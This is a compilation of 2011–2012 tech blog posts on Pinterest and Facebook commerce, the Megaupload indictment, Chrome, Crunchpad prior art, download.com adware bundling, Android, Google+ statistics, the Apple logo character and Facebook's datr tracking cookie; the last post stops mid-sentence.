The market at the intersection of e-commerce and social has already been established and is growing rapidly, but it is leaving Facebook behind. Pinterest is one of the fastest growing products ever, and [recent estimates](https://techcrunch.com/2012/02/17/pinsanity/) (although possibly wildly inaccurate) suggest that the site is already achieving tens of millions of dollars in affiliate revenues from its 10 million (and rapidly growing) users.
The expectation amongst technology commentators and analysts is that in the social era one social network (Facebook) would rule all. Facebook would leverage its large base of users to attack each vertical and in-turn switch on gushers of multiple-billion dollar revenue streams. The reality is that social networking online is becoming fragmented. Users of Pinterest can quickly re-create their social network on the site since it integrates with Facebook, and they are also offered the flexibility of a 'do-over' – deciding which contacts they want to share their shopping experiences with and which contacts they don't.
Pinterest has features that are analogous with Facebook – friends become followers, sharing becomes re-pinning, like becomes love, etc. It takes less than a minute to move over your social network from Facebook and to import it into Pinterest.
The advantage that Pinterest and other vertical social networks have is that they are designed for one particular use case rather than having to accomodate them all. The growth in Facebook features means more and more links on the frontpage and an ever confusing interface for users where commerce and commercial advertising are mixed with personal notes and baby pictures.
## Why Facebook is Losing E-Commerce
**Design**
Outside of the core Facebook features – notes and photos from friends, the design of Facebook is terrible. As a user I find myself anxious when clicking on any link outside of the standard view. Despite using the product for over five years, I have zero familiarity with it. Other products that I use as often I can navigate almost blindly, yet with Facebook all of the features beyond the main timeline and posting interface are a huge jumbled mess.
If I wanted to find a product on Facebook, I wouldn't even know where to start. Here is an example:
_[Image unavailable - Skitch service discontinued]_
The search box can only be used to find people or brands, and then only by name. Compare this to Pinterest:
_[Image unavailable - Skitch service discontinued]_
Leading brands have invested millions of dollars in promoting their Facebook pages through regular advertising channels, yet most of them offer very little functionality and if you like a product page you end up with a torrent of promotional material in your timeline.
Facebook has been designed for personal interactions between friends, it hasn't been designed as a way to find and research products that you may be interested in.
**Separating and Grouping Friends**
The second reason, and this was pointed out in the Bloomberg article, is that users do not want to mix friends that they share notes or photos to with friends that they seek shopping recommendations from. Facebook has no easy way to segment friends – you can't follow a person you are interested in because of their fashion sense and product recommendations without also being exposed to the mundane details of their life such as which events they are attending and photos they are sharing.
Pinterest and other social networks allow users to segment their friends – they may not want their parents, spouse or immediate relatives to know what they are shopping for but they are happy to share it with dozens of like-minded strangers or friends on Pinterest. Personal photos and notes stay on Facebook, Shopping and e-commerce happen on Pinterest and other sites.
**Privacy**
Related to that point is the issue of privacy – where Facebook does not have a great track record (see Beacon et al.).
Do users trust Facebook with more data than they already know about you? Do you trust them with your daily shopping habits? Do you trust them not to share your information with retailers who are setup on the site? Do users feel that their privacy is being violated when their news stream consists of a mix of personal photos along with product promotions?
It may be inevitable that due to the issue of privacy alone social networking users become uncomfortable with a single site being the basis for all online activity. The trend may become that multiple social networks – each serving a particular vertical and each knowing only a slice of information about the user – becomes the norm.
There is a conflict here for Facebook. They are being entrusted by users with a lot of personal information while at the same time their business interest is to increase the yield from advertising – which can only be achieved with better ad targeting, which means more personal information being revealed to advertisers.
## What Can Facebook Do
To win-back e-commerce Facebook will have to redesign their product and somehow segregate the different applications on a social network. One stream for personal information, another stream for e-commerce and product recommendations, another stream for gaming, etc.
Facebook will also have to figure out a better way to integrate applications with their platform. Why is Pinterest a separate website with minimal Facebook integration rather than an application built on Facebook? The promise and idea of Facebook was to become the social operating system for the web – yet potential partners are tapping into it for nothing more than sucking out contacts.
Unless there is a redesign of the product and the platform, Facebook may grow out to be the social network for photos, events and notes – leaving the lucrative verticals such as online commerce to competitors such as Pinterest and not fulfilling its potential as the social platform for the entire web.
---
# How Megaupload Was Investigated and Indicted
*2012-01-20*
The popular file upload site Megaupload was [taken down](https://www.techmeme.com/120119/p97#a120119p97) today as part of a US DOJ investigation into the site for breaches of US copyright law.
From reading [the indictment](https://www.scribd.com/doc/78800989/Mega-Indictment) and digging around online you can start to reverse-engineer how the investigation was carried out.
The evidence in the grand jury indictment is of four forms:
- Internal emails, dating back to 2005 – including correspondance between staff members and support emails.
- Publicly accessible details such as URLs to pirated content, dates of domain registrations.
- Information from the Megaupload PayPal account and correspondance between PayPal and Megaupload
- Information from the Megaupload Moneybookers account.
The Megaupload corporate email was self-hosted on a dedicated server that was one of the 525 servers the company had located with Carpathia Hosting in Virginia. That mail server is no longer responding, but the MX record can still be found and pointing to an IP address belonging to Carpathia.
The bulk of the evidence against Megaupload is from the internal emails, likely taken from this server. I'd guess (and we won't find out for certain until the trial – that is, if this case ever gets to a courtroom) that the FBI and DOJ served Carpathia with a search warrant to gain access to the information on that email server. Under US law you are actually less protected if you host your own private email server rather than using a public service (see [this guide](https://ssd.eff.org/book/export/html/42) on what the government can and can't do). Megaupload would not have been made aware of any such search warrant.
It amazes me that this company hosted its emails in plain text on a US-based server. The irony is that there are a number of internal Megaupload email threads discussing what they should do to better shield themselves from the US government. These conversations all take place on a server hosted in the USA. The bulk of the DOJ case will be built on the email archive – and hosting their own email server in the USA may become the major cause that resulted in their downfall.
The PayPal records, including all the payment information and emails between Megaupload and PayPal, would have been attainable with a simple subpoena. The same applies for Moneybookers. Subpoenas are remarkably easy to get – and most of the larger web companies do not fight the requests. Very little probable cause is required for the government to obtain these records (to obtain the records without the subject being notified requires an additional court order).
All of the other evidence is based on public records such as WHOIS records, blog posts, download links, etc.
To establish a timeline, the New Zealand media reported that the FBI first got in touch with law enforcement officials in that country regarding Megaupload 'around a year ago'. This shows that the investigation had little to do with the recent high-profile release of a [supporters video](https://torrentfreak.com/riaa-label-artists-a-list-stars-endorse-megaupload-in-new-song-111209/) and music clip along with the associated lawsuits.
It is thus likely that this investigation began in 2010, at the latest. The emails in the indictment date until November 2011, so the search warrant must have been carried out late last year. The indictment was filed on the 5th of January this year and only unsealed yesterday. The grand jury must have taken place late last year (in 2010).
The internal emails are often incriminating. I don't buy the argument that a DMCA takedown request requires you to remove every copy of the same file, since the each request requires a legal notice that the particular user who uploaded the file does not have explicit permission to host that file. What is a worry for MegaUpload is the internal emails between staff discussing piracy, where to find pirated material, rewarding uploaders with cash payments for uploading pirated material and helping out users to find pirated material in support emails (one support email asks 'I only bought a Megaupload account to watch (the name of some show)' and the staff responded with a link to a download).
Also incriminating is the money laundering evidence. In the year 2011 alone, Megaupload spent $7.8M on renting yachts in the Mediterranean for 'marketing purposes'. There were also numerous million-dollar or greater bank transfers between a large number of what look like shell companies.
For the sake of the Internet, I hope Kimble and Megaupload refuse any plea deal and take this all the way to court. They may be guilty on racketeering and money laundering, but we need those finer aspects of DMCA and safe harbor to be tested in a US court. I would also like to find out what probably cause was used to issue a search warrant for the email server and its contents – since that is where almost all of the evidence in this case originated from and there is very little evidence in the injunction outside of the contents of those emails.
---
# The Google Firefox search deal, Chrome and Lady GaGa
*2011-12-25*
In a response to [MG Siegler's post](https://parislemon.com/post/14695710791/pay-to-stay) about the Google and Firefox deal, Chrome engineer Peter Kasting [posted to Google+](https://plus.google.com/114128403856330399812/posts/9dKsD7Mi7JU):
> People never seem to understand why Google builds Chrome no matter how many times I try to pound it into their heads. It's very simple: the primary goal of Chrome is to make the web advance as much and as quickly as possible. That's it. It's completely irrelevant to this goal whether Chrome actually gains tons of users or whether instead the web advances because the other browser vendors step up their game and produce far better browsers. Either way the web gets better. Job done. The end.
I believe the first part about wanting to advance the web. Google's foray into browsers began with the Gears project, an extension to existing browsers that implemented new HTML5 (then Web Applications 1.0) technologies such as localStorage. Browser development was stagnant at the time and since Google is a web company they needed browsers to push forward in order to compete with the desktop and enterprise software industries with solutions such as Apps for Business.
This effort led to Chrome, a new (and in my opinion, the best) browser which has now overtaken Firefox and attained a 25% market share globally.
But to say that attaining users for Chrome is a nice side-effect of doing good for web technology is a stretch. Google was previously known as a 'no marketing' or 'anti marketing' company where the product speaks for itself, but this year it increased marketing and advertising spend to $4.9 Billion dollars, [up 69%](https://searchengineland.com/where-is-google-investing-its-marketing-spend-internationally-75226) over last year.
A lot of mainstream technology users now know what Chrome is because of this marketing effort. Building a good browser that is better than the rest will win you a lot of developers as converts, and some early adopters, but that is worth probably around 10% of the market. The remaining 15% was bought with a large-scale traditional marketing campaign that involved no less than [Lady GaGa appearing](https://www.youtube.com/watch?v=sDPJ-o1leAw) in a Chrome ad and an advertisement during the SuperBowl (see more [here on where Google is spending that budget](https://www.physorg.com/news/2011-12-google-ramps.html).
For some reason Google (or some Chrome developers, at least) want their effort to appear purely altruistic, while the marketing arm of the company is investing billions in attracting users to their platform. There is nothing wrong with this – Chrome is the best browser and spending to convert users to it is a huge favor to web application developers as well.
As for MG's [other post today](https://techcrunch.com/2011/12/24/safari-and-chrome/) over at Techcrunch asking why Chrome took off where Safari didn't, I can think of a few reasons:
- Google rewrote a new Javascript JIT compiler, V8, from scratch. The performance improvement was significant and it raised the bar for Javascript performance (that engine is also used by the node.js project)
- The Javascript engine and the Webkit rendering engine combined provide the fastest browsing experience on most platforms (this is my anecdotal experience – I haven't benchmarked it)
- Apple don't really promote and market Safari as much as Google promotes Chrome, and Safari on Windows is terrible.
- There is a thriving extension ecosystem and developer community around Chrome. Developing extensions for Chrome is a breeze and a dream. The Web Store is also easy to use and navigate.
- The Omnibar. Seriously, how did we use browsers before this thing. Whenever I am in Safari or another browser I can't break out of the habit of entering search terms or keywords into the address bar and hitting enter.
The Firefox deal is paying Mozilla what the traffic is worth. What Google is paying for in the deal is the percentage of Firefox users who would otherwise not use Google as their browser were it not the default. This would likely be 30% of users of the 25% total Firefox share – so roughly 7.5% of all web browser users. $300M is cheap when you consider the billions invested by Microsoft in Bing marketing to attain a 10-15% market share.
---
# The Crunchpad is proof of obviousness in the iPad design
*2011-12-09*
The patent case between Apple and Samsung regarding the iPad and Galaxytab has been an ongoing issue. Apple won an injunction against the sale of the Galaxy Tab in Australia, then saw the decision reversed, only for it to be re-applied by a higher court. A number of outlets [reported on](https://www.theverge.com/2011/12/2/2596527/apple-samsung-design-patent-iphone-ipad-work-around) the advice [Apple has given Samsung](https://assets.sbnation.com/assets/807407/Apple_Reply_Expert_declaration.pdf) in order to avoid its design patents.
The advice takes the form of expert testimony from Peter W. Bressler, an industrial designer hired by Apple as a consultant on the case. His testimony is a rebuttal against the obviousness argument filed by another expert on behalf of Samsung. The Samsung expert, Mr Sherman, is attempting to argue that an _ordinary observer_ would come up with the Apple design as a natural evolution of tablet computing. Mr Bressler, for Apple, disagrees.
The fight gets a bit dirty, with the Apple expert claiming that the Samsung expert isn't really an expert (because he didn't go to an industrial design school, apparently), but even if he were an expert, it wouldn't matter, because his argument is wrong anyway – and that he, Mr Bressler, is the one true expert, and he doesn't believe the Apple design is obvious. In page upon page of testimony Bressler argues why the Apple design is so unique, but in the end it comes down to things like rounded corners and centering the touch screen. Some highlights from [the testimony](https://assets.sbnation.com/assets/807407/Apple_Reply_Expert_declaration.pdf) (edited for brevity) (see [online version](https://docs.justia.com/cases/federal/district-courts/california/candce/5:2011cv01846/239768/279/)):
> Based on my understanding of the appropriate test of obviousness and my review of Mr. Sherman’s declaration, Mr. Sherman obviousness analysis is not correct. [..]
The testimony then goes into detail about what Mr Bressler considers so special about the design of the iPad, and how a competing design could avoid conflicting with the Apple patents. These summary points were covered in the news media this week and were brilliantly torn apart in [this post](https://www.baekdal.com/opinion/apple-never-designed-the-ipad-they-undesigned-it/) by Thomas Baekdal. They are, in summary:
- Not a minimalist design (from sec 4.)
- Square corners rather than round corners (sec 79)
- Front surface that isn't flat (sec 79)
- Thick frames around the front surface (sec 79).
- Profiles that aren't thin.
- A front surface with decorations (sec 79)
- Cluttered appearance.
Samsung argues that the design is obvious and there is really no way around it (that is just part of it, this case is complicated and IANAL, but this part is easy to understand – that both the iPad and the Galaxytabs are natural evolutions of tablet computing).
I find this interesting because I was involved in the [Crunchpad](https://en.wikipedia.org/wiki/Crunchpad) project while at Techcrunch. It was an attempt to build a cheap tablet computer and we started the project a full two years before the iPad was announced. Apple is attempting to patent protect features of a design that we had published years before the iPad was announced. Our own designs were inspired by previous tablet designs, and minimalism in a tablet wasn't first seen with Apple and the iPad.
We had no idea about the iPad, nor the patents, and I would consider us to be _ordinary observers_, and the design we came up with is exactly like what iPad became, including the points discussed above.
So I share the same opinion as Samsung – a design for a modern tablet is obvious and an evolution of previous design. There was a lot of prior art when we began the Crunchpad project, and having a tablet that was touch controlled rather than with a stylus wasn't really a revolutionary idea since there were a number of component manufacturers at the time who were scaling up their touch controllers to larger dimensions (9″, 11″, 12″ etc.) in preparation for this market.
When we described the idea we had for the Crunchpad to potential partners, ODM's, component suppliers, etc. everybody just **got it**, you didn't even need to sketch it. Fact is that most knew that this market was about to explode since the components were becoming cheap enough (specifically screens and touch controllers) and mobile processors powerful enough to the point where a tablet could market for $500 – the right price point for mass consumer adoption.
In touring with various component manufacturers and ODM's in 2008 and 2009 it was apparent that everything required for a cheap tablet was ready and waiting, it just needed somebody to bring it all together and take it to market.
Here is a summary of our prior art from working on a cheap and portable tablet long before Apple announced the iPad. Almost all of the design aspects that Apple lay claim to in the case against Samsung had already been incorporated into the Crunchpad and other prototypes we had seen at the time.
**I believe that the Crunchpad is evidence that the Samsung argument is valid, that an independent observer would come up with what looks like the iPad as a natural evolution of tablet computing**
As a reminder, the iPad was announced on the 27th of January 2010. Our timeline begins eighteen months prior to that.
## First Announcement – 21st of July 2008
The [first post](https://techcrunch.com/2008/07/21/we-want-a-dead-simple-web-tablet-help-us-build-it/) about the Crunchpad went up including this prototype design, featuring a rectangle shape, rounded corners, a flat back, an LCD screen with a consistant margin around the outside and a touchscreen controller.
## Prototype A – August 2008
I built this prototype including a basic software stack, in 2008 shortly after the first announcement. A touch screen centered in a rectangle package with a flat back and a screen that was flush with the casing.
_[Image no longer available - TechCrunch prototype photo from 2008]_
## Prototype B – mid-2009
Design drawings of a pre-manufacture prototype.
_[Image unavailable - Skitch service discontinued]_
## Prototype C – mid-late 2009
We had two prototype designs manufactured. We had the orange model shown below, a white model and a black model. Again the points that Apple consider unique to the iPad were incorporated into this design:
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
_[Image unavailable - Skitch service discontinued]_
## The Joojoo
The Crunchpad went on to launch as The JooJoo (long story).
_[Image unavailable - Skitch service discontinued]_
## Four months later, Jan 2010
_[Image unavailable - Skitch service discontinued]_
---
# The Download Dot-Con
*2011-12-08*

Fake software downloads are a huge problem on the web. A few weeks ago a non-technical friend called me and asked how to play some Xvid encoded movies he had downloaded. I told him that the best and easiest software to use is VLC Player. He asked if I could send him a copy or a link, and I said “it's ok, just Google for 'VLC download' and you will find it”. Big mistake.
A few days later he was having computer problems. There was a new toolbar in his browser, popups were constantly appearing, his search engine had been switched and the computer was running slow. I went over and removed all the crap that had been installed, ran a spyware scanner and then told him to generally be wary of approving permission requests from applications on the Internet. He then told me that this was _my fault_, because it was 'that stupid VLC program' that had installed the toolbar, the new search engine and the spyware.
VLC? Spyware? Excuse me? Turns out that the top search results for 'VLC download' are littered with fake download sites that take the VLC installer, bundle toolbars and search engines with them, and then make them available to unsuspecting web users. The webmasters are paid affiliate fees for each install.
Over the [past few days](http://insecure.org/news/download-com-fiasco.html) one of the major download mirror sites, CNet's download.com, was in the news. It turns out that they too were taking open source software, bundling toolbars and other software with the installer, and then promoting the downloads as legitimate software – trading on the name of reputable and trusted software such as the Nmap security scanner and the VLC Media Player.
After Nmap author fyodor bought the fake download.com downloads [to public attention](https://seclists.org/nmap-hackers/2011/5), CNet today [issued a statement](https://download.cnet.com/8301-2007_4-57338809-12/a-note-from-sean-regarding-the-download.com-installer/) claiming that bundling useless tools into the installers of open source software was never their policy, and this was all a mistake.
A mistake made with almost every major and popular open source package on the site
As the comments on that thread point out, the bundling will still present on popular open source downloads such as Filezilla and Putty even after the post from CNet was published. The mistake was only that open source applications were included in this bundling racket, non open source applications continue to be bundled with adware.
Other fake download sites that bundle similar toolbars are immediately marked as malware sites and forever regulated to the trash heap of the web. I do not see Download.com as being any different to the thousands of other sites out there that trade on the good name of popular software in order to profit through bundled adware. Download.com shouldn't be given a waiver because they are a large corporation – in this case the business model and the motive is no different to the download scam websites.
From [Download.com Adware and Spyware Notice](https://www.cnet.com/2723-13403_1-461-16.html):
> When it comes to fighting unwanted adware and spyware, CNET Download.com has always been in your corner. During the past few years, we've brought you the best tools and tips in our Spyware Center, and we've maintained strict policies surrounding adware found in our download library. But in the first quarter of 2005, we launched a zero-tolerance policy toward all bundled adware.
[..]
> Although you may come across software from other sites on the Internet that contain adware or spyware, you can feel safe knowing that Download.com has tested software products included in our CNET Download.com listings.
and..
> That means every time you download software from Download.com, you can trust that we've tested it and found it to be adware-free.
This policy was implemented in 2005. It was in response to an uproar at the time about Download.com and bundled adware in downloads. What it meant was that developers couldn't bundle _their own_ adware into their software products. A short time later Download.com launched their download manager. When you click to download a file, instead of getting the original installed, it would download a small Download.com client which would subsequently install the actual product you wanted – but only after a few nag screens prompting you to [install toolbars and other adware](https://www.ghacks.net/2011/08/17/the-cnet-download-com-installer/) (as that post mentions, users who are used to clicking _Next, next, next_ would install it all by default).
Download.com put an anti-adware policy in place, but that was just clearing the path for their own bundled adware and spyware (I consider most toolbars as spyware, since they record every site you visit).
Open source applications being bundled was just an “oops” mistake, but it still continues with other popular software packages (such as the [DivX player](https://download.cnet.com/DivX-Plus-Software/3000-13632_4-10062728.html) I just downloaded and installed).
To be clear: the bundled software is completely useless to most users, is an invasion of user privacy and if thoroughly explained and properly labelled most users would opt-out. The business almost entirely relies on tricking users into installing the bundled software.
There is only one solution to this, and it is that Download.com can not be trusted as a mirror for popular software. It is no different to the fake download sites that trick users into installing toolbars and adware – and like those other sites, Download.com should be blocked and reported as a badware site, at least until they revert to providing a clean mirror of software packages.
I have blocked `download.com` and `download.cnet.com` in my DNS server, and have also reported download.com [to Google as an unsafe badware site](https://www.google.com/safebrowsing/report_badware/), and I suggest you do the same. It shouldn't take too many reports until either Google investigate or Download.com opt to completely clean up.
**Note:** you can access clean installs from download.com if you signup for an account on the site. But who the hell does that.
---
# Google Android - The Accidental Empire
*2011-12-07*
What Google has done with Android is amazing. The mobile operating system is now [44% of the smartphone market](https://searchengineland.com/comscore-android-nears-50-us-smartphone-market-share-95768) and its rise, along with iOS, has contributed to the utter destruction of both [RIM](https://www.mondaynote.com/2011/12/05/behind-rim%E2%80%99s-485m-write-off/) (peak market cap of almost $80B, down to $8B today) and [Nokia](https://blogs.wsj.com/tech-europe/2011/02/09/full-text-nokia-ceo-stephen-elops-burning-platform-memo/) (peak market cap of $158B, down to $19.5B today).
I spent some time the other day standing in a cell phone store running the support gauntlet with my provider. While waiting on a staff member to help me, I was browsing all the latest phones and noticed something remarkable: every single phone in the main display area was an Android device. New devices from HTC, Motorola, Samsung, etc. indistinguishable from each other in many ways, but all running the Google mobile operating system.
Apple had a full two-year head start over Android. The iPhone was an absolute success and iOS now makes up for a majority of Apple revenue. Yet Android has overtaken it in market share and is growing faster in taking what is left of the Blackberry and Symbian share. It was only when Google announced last year that over [200,000](https://tech.fortune.cnn.com/2010/08/04/google-passes-the-200000-android-activationsday-mark/) new Android devices were being activated each day that most took notice of what Android was becoming: a dominant mobile platform, a Microsoft-beater, and an Empire.
Android almost didn't happen. All of it. From Google releasing a their own device, through to Microsoft being crushed and Google now holding a near-majority of the ultra-competitive smartphone market. This is because Google's purchase of Android was carried out on a whim. The two co-founders went around Eric Schmidt, then CEO, and purchased the small Palo Alto-based startup for a around $50 Million – Schmidt knew nothing about it at the time.
I had heard this story some time ago, but it came back to me as I was standing in the store and seeing first hand the dominance of Android. I found out about what happen with the Android acquisition during an otherwise routine press briefing in October of 2009. Eric Schmidt and Sergey Brin held an open press event in New York. Most of the event revolved around the controversies Google were involved in at the time: Google Books, antitrust investigations, Android lagging behind iPhone.
In answering a question about mobile and enterprise strategy, and potential acquisition targets, Schmidt revealed that he was not involved in the Android acquisition. He said that he didn't even know that Larry and Sergey had purchased the company. There is a transcript of the briefing [at Techcrunch](https://techcrunch.com/2009/10/07/a-conversation-with-sergey-brin/), the relevant part is:
> **Question:** What are the most attractive areas for acquisitions?
Nobody in a room full of journalists seemed to recognize the significance of this statement at the time. They moved onto the next question, and none of the summaries or stories about the press event that day in New York made mention of what Schmidt said about Android, or indeed the implications of the decision making process.
This says a lot about how Google work. Keyhole Software, which went on to become Google Earth, was also acquired in a similar manner. By being flexible and daring, Google has established itself as a leader in one of the fastest growing technology markets in the world. They beat out established industry leaders by taking a chance.
I find the story of how Android was acquired to be an interesting piece of technology folklore – like how Bill Gates sold DOS to IBM without actually having an operating system, or how Steve Jobs visited Xerox PARC and was inspired to create the Macintosh. You can now add the story of how a leading smartphone platform was acquired for comparatively little money, established Google in a new and important market, and how it created an empire almost accidentally.
---
# Introducing Frictionless - Taking the friction out of Facebook social-sharing applications
*2011-12-04*
Today we are launching [Frictionless](https://chrome.google.com/webstore/detail/ajingfifiphifhhjfmfcpklnphcijocg), a browser extension (chrome only at the moment) that rewrites the default features of Facebook social-sharing and provides users with privacy and the ability to read the original source websites for shared articles.
If you are a Facebook user, you have probably seen the new social-news sharing applications such as the Washington Post Social Reader, The Guardian application and the WSJ app. They are the apps that send out notifications to your Facebook stream when you read an article, and also filter up popular read articles from your friends into your newsfeed.
The problem with these applications is that they share almost every user action by default. Further, most of these applications require the user to authorize the application (which means it can read all of your profile data) in order to read a story. Since the launch of the new Open Graph API and these social applications, there has also been much criticism in the media and [amongst bloggers](https://news.cnet.com/8301-31322_3-57324406-256/how-facebook-is-ruining-sharing/). You have probably come across a story in your timeline and clicked on it only to be confronted by a dialog box that looks like this:
_[Image unavailable - Skitch service discontinued]_
There is no consistant behavior across the applications. Some of them require an install, some of them allow you to hit cancel and still read the article, some of them load an alternate version of the article within Facebook, while others open the original website.
Facebook refer to this as 'frictionless sharing', but from my own user experience (and the experience of others), this method of sharing stories is anything but _frictionless_. In fact, it is downright confusing.
Our plugin is very simple. Once installed, it will rewrite all of the social sharing links within Facebook to point directly to the source website. Click on a link from the newsfeed or from the social stream (or whatever its called) and you will be taken straight to the original website. No more dialog boxes, no more automatic posts about what you are reading, and no more handing over your entire user profile and Facebook identity to a media company in exchange for reading a story.
You can install the plugin by visiting the [Chrome Web Store](https://chrome.google.com/webstore/detail/ajingfifiphifhhjfmfcpklnphcijocg). The source code is available on our project page [at GitHub](https://github.com/byoogle/frictionless/). Safari and Firefox versions will be available shortly (we welcome any effort to fork, port and pull – because honestly, we haven't started either of those). Operating it is easy – just install and forget about it – there are no options, anything to customize or any buttons to press.
This is also just a first release that solves the reading portion of Facebook sharing. In the next release, we will be including a way to share stories you have read (opt-in) from any website into the Facebook social stream.
This plugin was conceived on Facebook a couple of days ago and was written by [Brian Kennish](https://twitter.com/byoogle) of [Disconnect](https://disconnect.me/) and myself. Feedback and bugs can be [filed at GitHub](https://github.com/byoogle/frictionless/issues), by emailing either of us or finding us [on Twitter](https://www.twitter.com/nikcub). Hope you enjoy the extension.
---
# Lies, Damn Lies and Google+ Statistics
*2011-10-11*
One of the [big stories](https://www.techmeme.com/111010/p53#a111010p53) making the rounds in the tech world today is that traffic at Google+ has 'plummeted' a full 60% this week over last week. All of these reports cite a graph from advertising company [Chitika](https://chitika.com) (who conveniently become a 'web analytics firm' in the Daily Mail story).
There are a few problems with these reports. First, the Chitika graph measures a 'traffic index'. There is no published methodology on how this index is measured or what it is measuring. Chitika are an advertising network, but they do not advertise on Google+. There isn't even a hint of what the 'traffic index' is or how it is measured. This has not stopped blogs and news outlets from reporting the graph as measuring pageviews.
Second, Google+ launched to the public last week. It was linked to from the homepage of Google.com – the most trafficked page on the entire world-wide web. You would expect a traffic 'bump' associated with the launch of Google+ and the associated traffic being referred to it from the Google homepage.
What these reports are based on is both an unknown black-box measurement – the Chitika 'traffic index' dropped from 119 to 45 – whatever that means, and is measuring the back-end of a launch bump. Show me a single product that has launched that has ever risen out of a traffic bump, especially one coming out of a launch on the Google home page, no less.
I [left a comment](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331303447) on the [ReadWriteWeb post about this story](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331305489) calling bullshit on both the graph and the story. When I asked the writer of the story in the comments what the methodology of the Chikita reporting is, his [response was](https://www.readwriteweb.com/archives/google_plus_traffic_drops_1269_gains_erased.php#comment-331310620):
> You're right. Chitika hasn't yet responded to our request for more information, and when we get it, we'll update.
A suggestion: do that _before_ a post is published citing the Chitika source as an authoritative measure of pageviews and visitors to Google+
The [blog post at Forbes](https://www.forbes.com/sites/timworstall/2011/10/09/google-plus-traffic-down-60/) saw straight through this and more accurately concluded:
> what the report is actually saying is that in less than a month traffic has risen 480%, or 4.8 times.
The story with a 'traffic drops 60%' headline is being picked up absolutely everywhere – the blogs (who should know better) started out and now it is being picked up by mainstream outlets everywhere.
**Update:** The original Chikita source is from [this blog post](https://insights.chitika.com/2011/failure-to-launch-google-growth-spurt-short-lived/) on their company blog. Same crappy statistics, but they go further with unfounded conclusions on why Google+ didn't 'take off'.
---
# Unicode U+F8FF - aka. The Apple Logo Character, on Macs
*2011-10-08*
With the death of Steve Jobs this week many users on Twitter added the Apple logo to their names or to their tweets in tribute. Some bloggers also used the character in blog posts, which can be input by pressing option + shift + k. The logo is a Unicode character, at address [U+F8FF](https://en.wikipedia.org/wiki/U%2BF8FF). The problem: that character is a reserved character and only appears as the Apple logo on a Mac or iOS device.
[Mike Arrington at](https://twitter.com/arrington) [Uncrunched](https://uncrunched.com/) changed the title of [his blog in tribute to Jobs](https://uncrunched.com/2011/10/05/goodbye-steve/) to just the Apple logo character. It looks great on a Mac:
_[Image unavailable - Skitch service discontinued]_
On Windows XP with IE, not so great:
_[Image unavailable - Skitch service discontinued]_
Could be mistaken for a tombstone, or a coffin. Those users must be wondering what the hell is going on. Firefox users on Windows would also be confused:
_[Image unavailable - Skitch service discontinued]_
Same for Opera users on Windows:
_[Image unavailable - Skitch service discontinued]_
That icon with letters in it says 'F8FF' – which is the code for the character. It is sometimes substituted in when there is no character allocated in the codepage
Here are all the different icons that could appear, depending on the computer and font you are seeing it with:
- A euro symbol (the Luxi font)
- Elvish character
- The Tibetan symbol for 'hwo'
- In a Dingbats font, it shows up as a smiling face
- And most embarrassing, in Wingdings 1 it appears as a Windows logo.
So if for some reason you browse the web in Windows, with IE, with Wingdings set as your font (and who doesn't) the Uncrunched tribute page would be flying a Windows logo.
The lesson here, I don't know, it is that Unicode is far from being Universal – especially in the portions of the code page that are designated for private use.
---
# Facebook Re-Enables Controversial Tracking Cookie
*2011-10-03*
In May of this year the [Wall Street Journal reported](https://online.wsj.com/article/SB10001424052748704281504576329441432995616.html) that Facebook like buttons and other website widgets were setting cookies on visiting browsers. This cookie could then be read later and used to track the user across different web properties and back to the Facebook site. The cookie was being set even if the user had never been to the Facebook site, and even if they didn't click a 'like' or 'share' button.
As a result of that report, Ashkan Soltani filed a bug with Facebook, which was fixed, and the cookie in question – `datr` – was removed and was no longer being set for logged in or logged out users when they visited a page integrating Facebook. (Update: Ashkan tells me that he didn't file a bug, but that the cookie was removed by Facebook prior to the WSJ story being published).
Today, that cookie is back. It is being set by all the third-party sites that we tested.

_Image: Screenshot from Chrome showing the datr cookie being set by Facebook on a third party site_
## The datr Cookie
The `datr` cookie also came up in my previous post about the [Facebook logout issue](http://nikcub.appspot.com/logging-out-of-facebook-is-not-enough). You can see it in [the table published](http://nikcub.appspot.com/fb-table.html) accompanying that post.
The purpose of the `datr` cookie is, [per Facebook](http://nikcub.appspot.com/facebook-fixes-logout-issue-explains-cookies):
> We set the ‘datr’ cookie when a web browser accesses facebook.com (except social plugin iframes), and the cookie helps us identify suspicious login activity and keep users safe. For instance, we use it to flag questionable activity like failed login attempts and attempts to create multiple spam accounts.
Note that the response from the previous post mentions that the cookie is not set for social plugins. This is not the case right now.
It is the first cookie that is set, for all users of Facebook, and right now is being set for everybody on any Facebook integrated site – logged in or not logged in.
The recent [EU vs Facebook](https://europe-v-facebook.org) revelations about the data that Facebook stores for each users gave an interesting insight into the `datr` cookie. Below is a screenshot of some data from a user who retrieved their information using Europe vs Facebook. It shows machine ID's that were used to access that account, and the other accounts associated with that machine id.

_Image: Data captured from a Facebook user showing machine identification and association users_
We believe that the identifier used to associate each user with the machine ID is the `datr` cookie (highlited). The cookie referred to in the user data matches the format and the length of the `datr` cookie.
[Ashkan](https://twitter.com/ashk4n) has again submitted a bug report to Facebook about the `datr` cookie. We hope it is disabled again promptly. If this cookie was re-enabled accidently, it would be good to know how such a thing can happen. If it was enabled intentionally, despite all previous statements about third-party cookies being set, then a statement on why would be appropriate.
## Facebook on Datr
In [Facebook's response](https://www.datatilsynet.no/upload/Dokumenter/utredninger%20av%20Datatilsynet/From%20Facebook%20-%20Norway-DPA.pdf) to a questions from Norway's Data Inspectorate they state:
